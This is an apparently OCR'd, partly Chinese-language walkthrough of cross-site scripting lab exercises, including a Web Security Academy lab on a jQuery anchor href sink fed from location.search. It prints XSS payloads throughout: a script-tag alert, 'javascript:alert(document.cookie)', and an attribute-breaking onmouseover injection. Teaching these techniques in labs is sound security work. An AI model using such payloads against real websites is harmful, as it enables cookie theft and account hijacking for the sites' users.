If you don't ask you'll never know the answer.
Nick O'Bocka | 28 October 2022
Have you ever thought of writing professionally?
Rich Man | 08 November 2022
Could you do a blog on hair loss? Asking for a friend. A very balding friend. The sooner the better really, please.
Leave a comment
Comment:
<script>alert(/1/)</script>
Name:
1
Email:
1@1
Website:
https://1.com#111
Post Comment
< Back to Blog


没反应


Web Security Academy
DOM XSS in jQuery anchor href attribute sink using location.search source
LAB Not solved
Back to lab description
Home | Submit feedback
WE LIKE TO
BLOG
Hobbies
Hobbies are a massive benefit to people in this day and age, mainly due to the distractions they bring. People can often switch off from work, stress and family for the duration of their hobbies. Maybe they're playing sports, knitting...





```
<div class="is-linkback">
    <a id="backLink">Back</a>
</div>
<script>
    $(function () {
        $('#backLink').attr("href", (new URLSearchParams(window.location.search)).get('returnPath'));
    });
</script>
```

#backLink 选择id 为 backLink 的元素 attr() 用于设置 href属性的值





```
javascript:alert(document.cookie)
```




1.6 尖括号的 HTML 编码(6)

这里进行了 < 的过滤





```
<script>alert(/1/)</script>
```

可以看到这里的pyload已经失效了





```
<input type=text placeholder='Search the blog...'
name=search value="" onmouseover="alert(1)">
```


尝试去闭合属性构造payload




```
" onmouseover="alert(1)
```





1.7 href带有双引号 HTML 编码(7)



尝试构造javascript: 伪协议


```
javascript:alert(1)
```






1.8 js代码注入(8)

